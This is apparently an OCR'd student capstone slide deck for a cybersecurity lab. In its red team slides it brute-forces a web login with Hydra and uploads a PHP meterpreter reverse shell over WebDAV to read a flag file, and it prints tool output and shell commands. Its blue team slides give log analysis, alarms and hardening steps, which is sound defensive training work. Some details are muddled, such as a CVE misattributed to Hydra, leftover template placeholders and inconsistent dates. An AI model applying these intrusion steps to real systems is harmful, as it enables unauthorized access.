Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address
Range:192.168.1.90

Machines
IPv4: 192.168.1.90
OS: Windows

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
192.168.1.105	192.168.1.105	Web server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2019-17502	**Hydra** is a parallelized login cracker which supports numerous protocols to attack	**Hydra** works by using different approaches to perform brute-force attacks in order to guess the right username and password combination
Php meterpreter reverse shell	Reverse shell is mechanism that allow you to have the server shell by exploiting the web server to trigger a connection back. The attacker would be able to take full control over the web serve	If the file type such as PHP is added then the user will be able to upload PHP shell to access underline server system and gain full server/system control. It was possible to upload Reverse shell and gain the full system shall

Exploitation: [Name of First Vulnerability]

01

Tools & Processes
Nmap
hydra

02

Achievements
I was able to access ashton's login and password which in turn allowed me to access the secret folder

03

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-21 1
8:10:15
```

Exploitation: [Name of Second Vulnerability]

01

Tools & Processes
Metasploit
WebDav

02

Achievements
I was able to gain a root user shell and access the specified file containing the flag


03


```
Terminate channel 0? [y/N]  y
meterpreter > shell
Process 3905 created.
Channel 1 created.
find / -iname "flag.txt" 2 >/dev/null
find: paths must precede expression: `2'
^C
Terminate channel 1? [y/N]  y
meterpreter > shell
Process 3908 created.
Channel 2 created.
find / -iname "flag.txt" 2>/dev/null
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan





The port scan occured 12/10/2020 at 0210 hrs.
There were 17,152 unique packets sent from 192.168.1.90
The high amount of http transactions coupled with the high error codes indicates a port scan.

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,362
http://192.168.1.105/webdav	198
http://192.168.1.105/webdav/passwd.dav	153
http://192.168.1.105/webdav/shell.php	118
http://192.168.1.105/Company_folders/Secret_folder	96

Export: Raw Formatted

The request occurred on 12/22/2020 at midnight.
The files requested were the secret files located in the company folder directory.


Analysis: Uncovering the Brute Force Attack

There were 15,362 requests made during the attack.
The discovered password was the last request made during the attack.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	198
http://192.168.1.105/webdav/passwd.dav	153
http://192.168.1.105/webdav/shell.php	118
http://192.168.1.105/webdav/shell2.php	13
http://192.168.1.105/dav/	4

Export: Raw Formatted

There were 198 requests made to the webdav directory.
The requested files were password.dav and the shell.php.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Send an alert when a single ip sends more than 50 http requests in a 10 second period.

System Hardening

One method to mitigate succsessful port scans would be to use our firewall to direct any malicious scan on an open port to an empty host. This will slow down the scan and make it take several hours instead of seconds.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Send an alert when a single ip sends more than 50 http requests to the secret folder in a 5 second period.

System Hardening

The secret folder should not be accessible from the web page. The htaccess file should be amended immediately to make this file inaccessible.

Mitigation: Preventing Brute Force Attacks

Alarm

Send an alert if a 401 error code is returned from the server. The threshold should be set at more than 10 in an hour

System Hardening

Set a failed attempt limit on logins and lockout a user that fails more than 5 attempts

Mitigation: Detecting the WebDAV Connection

Alarm

Send an alert any time a non credentialed ip accesses the webdav directory.

System Hardening

Secure webdav access by whitelisting all sources that need access and blocking all non whitelisted sources on the firewall.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Send an alert any time a .php file is uploaded to the webdav directory

System Hardening

Do not allow files to be uploaded via the webpage from any source.

the End